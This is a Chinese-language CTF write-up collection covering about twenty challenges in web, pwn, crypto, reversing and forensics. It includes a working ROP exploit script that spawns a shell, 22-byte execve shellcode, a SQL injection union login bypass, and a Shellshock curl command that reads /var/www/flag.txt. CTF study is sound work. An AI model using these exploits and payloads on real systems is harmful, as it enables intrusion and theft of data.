ph0t1n1a

Smile Web

根据题中的提示注意笑脸，发现XD可以点击，查看到源代码。File_get_content可以获取post数据，但是过滤了大部分方式，最后用php://input来绕过过滤，再用%5F绕过针对下划线的过滤。
构造post请求
http://202.120.7.104:8888/^%5F^=php://input
再post内容中填入笑脸即可。

Pwnme

这道题一开始没有给libc.so.6因此比较难做，但是在做完checkin 200之后就得到了服务器的libc，在0x400663 和 0x400661 找到了两个可以控制RDI RSI的gadget, 在溢出的位置构造ROP溢出。。
过程为首先输出write函数在GOT中的值，然后向程序的data段写入/bin/sh，再读入system的地址覆盖到read函数的GOT项上，最后以参数/bin/sh调用system
代码如下:

```
import socket
```

```
import struct
import telnetlib
import time
host = socket.gethostbyname("127.0.0.1")
host = socket.gethostbyname("202.120.7.69")
port= 34343
GOT_write = 0x0000000000601018
GOT_read = 0x0000000000601028
RET_write = 0x400480
RET_read = 0x4004a0

data_addr = 0x601040

def pRDI(n):
    s = p(0x400663)
    s += p(n)
    return s
def pRSI(n):
    s = p(0x400661)
    s += p(n)
    s += p(n)
    return s

def p(n):
    return struct.pack("<Q", n)
#host = socket.gethostbyname("202.120.7.75")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.recv(1024)
raw_input("press enter")
s.send("0123456789abcdefghijklmn" + pRDI(1)+pRSI(GOT_write)+p(RET_write)+pRDI
(0)+pRSI(data_addr)+p(RET_read)+pRDI(0)+pRSI(GOT_read)+p(RET_read)+pRDI(data_
addr)+p(RET_read))
a = s.recv(102400)
write_addr = struct.unpack("<Q", a[:8])[0]
print "write_addr", hex(write_addr)
s.send("/bin/sh\x00")
#s.send(p(write_addr - 0x7ffff7b006f0 + 0x7ffff7a5a8f0))
s.send(p(write_addr - 0xec3a0 + 0x46530))
raw_input("press enter")


t = telnetlib.Telnet()
t.sock = s
t.interact()
```

SQLmap Misc100

给的是一个pcap包，直接用wireshark解包，发现用的是一个一个字符猜解的方法。手动撸一遍就行了。

wangrange 100

程序对每个输出的字节都有一个算式，根据输入生成四个0~255的KEY然后，将四个KEY转换为整数之后，轮换加入算式最前面，进行计算并将结果作为字符拼接之后输出。
由于最终结果应该全部是可见字符，根据算式可以计算出前三个KEY分别是84，86，85 第4个KEY的计算结果不正确，改使用最后一个字符为}计算，得到KEY为 84, 86, 85, 87


最后用OD调试程序，在点击按钮生成KEY之后，在内存中更改KEY为84， 86， 85， 87 最终得到flag

哼 Misc 200

下载下来是一张图片。用HxD打开后发现文件中包含两张图片。用Python的PIL库遍历之后发现其中一张图片在898px处有一行不同的内容。后来发现像素点(x,y,z)中的x是由0和1组成的。将其抠出转化为二进制文件打开即为flag

chopper

将pcap文件下载下来之后，用 `WireShark` 打开，发现一可疑请求



另存为 `x.tar.gz` ，用二进制编辑器打开，将前后的多余数据删除，只剩下正文内容

```
tar zvxf x.tar.gz
```

得到一文件 `var/www/flag.txt`
打开该文件，得到 flag
`ISG{China_Ch0pper_Is_A_Slick_Little_Webshe11}`

RSA 250

由于我们知道flag加密后的密文，可以使用选择密文攻击，不过我们需要事先知道参数N的值，这里使用下面的脚本二分猜测N的值:

```
import socket
import struct
import telnetlib
import time

host = socket.gethostbyname("202.120.7.71")
port= 43434
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
l = 1
r = 188774149910734713283585527346849460360561979088798136804141677330807648754270003624124000251205642752898822816980986953719900769019642036239457926073384140607205201055125309064242436192066625936296684184293526255607256669666245628512851755995604602047549804598394487730226417060555427502103486777692503607630000
i = 0
while r - l >= 1:
    m = (l + r + 1) / 2
    s.send("1\n")
    ret = s.recv(1024)
    s.send("%d\n" % m)
    time.sleep(0.001)
    while True:
        ret = s.recv(1024)
        if "Invalid"  in ret:
            r = m
            break
        elif "Your ciphertext" in ret:
            l = m + 1
            break
        else:
            pass
    print l, ",", r
print l, r
```

然后参照 http://blog.sina.com.cn/s/blog_764db6ac0100swd5.html 就可以得到flag

Findshell Web 200

上传文件之后查看回来的HTTP头信息，发现3个hint。发现文件名为md5(上传的文件名)+sha1(随机数字)。而且显示为Win32的Apache。由于DOS存在当字符串过长的时候，会用字符串前6个字符+波浪号+1的形式作为简写。因此上传1.php后，md5(“1.php”)[:6]+~1即可拿到Flag

TRACE4! 200

这是一个程序运行时的Trace文件，观察可以发现00401197输出了一些可见字符，拼接就得到了结果，代码如下

```
s = ""
for line in file("trac4.txt"):
    if "00401197" == line[:8]:
        s = s + line[line.find("=")+1:line.find("=")+3]
print s
print s.decode("hex")
```

X-Area Web 300

连接之后发现是个basic认证，点取消之后提示不是hack.the.life@gmail.com，联想到前段时间泄露的google邮箱，Ctrl+F得到密码登陆。查看源代码之后发现提示有一个htpasswd生成的密码和一段BASE64编码的PHP代码，解码之后发现是一个AES加密（其实这里无所谓是什么算法），总之要知道KEY，然后根据提示前面的那个htpasswd只有小写字母和数字，决定暴力破解密码，得到5位密码。将其填入KEY中，本地跑一下就能echo出来FLAG

AFERE 200

(不太记得了= =)首先搜索apk伪加密将apk解开，得到dex文件，然后dex2jar和jd-gui看apk的JAVA代码，得到程序的逻辑首先是对输入进行一个简单验证，验证通过之后将数据使用Mem3d4Da为密钥进行DES解密
如下代码获得正确的解密前数据

```
a = "S4wp902KOV7QRogXdIUCMW1/ktz8sa5c3xePGfENuDTvBFqAmrbnLlHZYyhJij6+"
data = "OKBvTrSKXPK3cObqoS21IW7Dg0eZ2RTYm3UrdPaVTdY*"
ss = ""
for i in range(0, len(data), 4):
    for l in range(256):
        for m in range(256):
            for r in range(256):
                if data[i] == a[0x3f&(l>>2)]:
                    if data[i+1] == a[0x3f&(l<<4 |m >> 4 )]:
                        if data[i+2] == a[0x3f&(m<<2 | r >> 6)]:
                            if data[i+3] == a[0x3f&(r)]:
                                ss += chr(l) + chr(m)+chr(r)
                                print i, ss, ss.encode("hex")
```

如下代码获得解密后数据

```
from pyDes import *
data = "207b2bab10073e31e07c8cae3401964552a93858b718cab8c204b14237490000".dec
ode("hex")
k = des("Mem3d4Da")
print len(data)
```

```
print k.decrypt(data)
```

Checkin 200

用户的输入的用户名长度过长时会导致缓冲区溢出，由于程序没有开启NX因此，程序在程序的0x40070D找到了一条call rax指令就可以直接执行缓冲区上的shellcode, 唯一的困难是给shellcode的空间只有22bytes, 构造shellcode 如下

```
shellcode = "6a3b589948bb2f62696e2f2f73685253545f525e0f05".decode("hex")
```

GIF

扫图片上的二维码，出flag。。。

BT 350

这是一个ARM的binary, 逆向得到算法如下：
首先根据程序中的内建的字符串构建一颗二叉树，每个节点代表一个可见字符
每条边有一个权重，如果这条边是它的父节点的左子边，那么它的权重为它的父节点的深度*48否则为父节点深度*49
一个节点（字符）的权重则为从根节点到达该节点所经历的所有边的权重之和
最后程序校验输入的字符序的权重序列是否与程序内部的序列相等。
最后使用脚本得到满足条件的输入即为flag


```
d = {}
s = 0
i = 0
for c in "g{3q9OLNZ_bVWCyJk":
    d[c] = s
    i += 1
    s += 48 * i
def do(f, s, h):
    d[s[0]] = d[f] + h * 49
    d[s[1]] = d[f] + h * 49 + (h+1) * 48
    d[s[2]] = d[f] + h * 49 + (h+1)*49
d['l'] = d['k'] + 16
```

```
do('y', 'shc', 15)
do('C', 'axr', 14)
do('W', 'd6A', 13)
do('V', 'MYt', 12)
do('b', 'IvP', 11)
do('_', '4ui', 10)
do('Z', 'TSQ', 9)
do('N', 'eBn', 8)
do('L', 'Xzo', 7)
do('O', 'R7H', 6)
do('9', 'U2p', 5)
do('q', 'F5G', 4)
do('3', 'Km8', 3)
do('{', 'Dw}', 2)
do('g', 'Ejf', 1)

print d
def s(n):
    for k in d.keys():
        if d[k] == n:
            return k
    return '?'
data = [3179, 2649, 729, 48, 487, 3189,2177, 2650, 5789, 4380, 2160, 1350, 57
89, 1736, 144, 2160, 4393, 1014, 5054, 3755, 49, 5789, 724, 5067, 6544, 2160,
 3189, 724, 2160, 4368, 1743, 720, 1008, 293]
ss = ""
print d["}"]
for c in data:
    ss += s(c)
    print ss
```

Out of Space

将程序下载下来，用`JustDecompile`反编译，如下图



依样画葫芦，编写计算 `SHA-1` 的小程序

```
#include <openssl/sha.h>
#include <stdio.h>

int main() {
    SHA_CTX ctx;
    unsigned long i = 0;
    unsigned char hash[SHA_DIGEST_LENGTH];
    unsigned long clong = 2048000L*3;
    unsigned char update[clong];
    unsigned long n = 1, max=524288L; // 1073741824L /2048

    printf("start\n");

    for(i = 0; i < clong; i += 3) {
        update[i] = 'I';
        update[i+1] = 'S';
        update[i+2] = 'G';
    }

    SHA1_Init(&ctx);

    do {
        if ( n % 100 == 0 ) {
            printf("%ld/%ld\n", n, max);
        }
```

```
        SHA1_Update(&ctx, update, clong);
        n ++;
    }while(n <= max);



    SHA1_Final(hash, &ctx);

    for (i = 0; i < SHA_DIGEST_LENGTH; i++) {
        printf("%02x", hash[i]);
    }
    printf("\n");

    return 0;
}
```

程序结束后输出
`86386ac8da052d2dc694218affa57b920d02583b`
根据原程序的行为，稍加修改，得到最终的flag
`ISG{86-38-6a-c8-da-05-2d-2d-c6-94-21-8a-ff-a5-7b-92-0d-02-58-3b}`

Safesite Web 400

根据提示猜解得到 admin.reallysafesite.org 域名绑定在IP上。修改HOST之后即可访问。是一个可以注入的登陆框。用sqlmap爆出数据库为safesite，user表位isg_admin。百般尝试之后，发现过滤非常松散，猜测了几种登录的SQL方式之后，猜到使用了类似于 select id,username, password,info from safesite where username=xxxxxxx 的形式，再将用户输入的password输入md5后对比select的MD5值。因此用union select控制sql语句让其select出我们可以控制的值。测试和验证之后，在username处填入 ' union select 1,1,md5(1),md5(1) — password处填入1即可登录。拿到两个cookie。观察得知cookie中u为username，p为sha1(md5(password))，因此修改cookie，u=admin, password=sha1(上文暴力出的password) 刷新页面即可得到Flag。

Up-to-Date

分别尝试了`index.php`,`index.html`,`index.htm`无果，大胆尝试`index.cgi`，发现就是默认页面，故想到`破壳漏洞`

```
curl http://202.120.7.112:8888/ -I -H 'x: () { :;};a=`/bin/cat /var/www/flag.txt`;echo "xxx: $a"'
```

直接返回flag

0ops

问卷。。。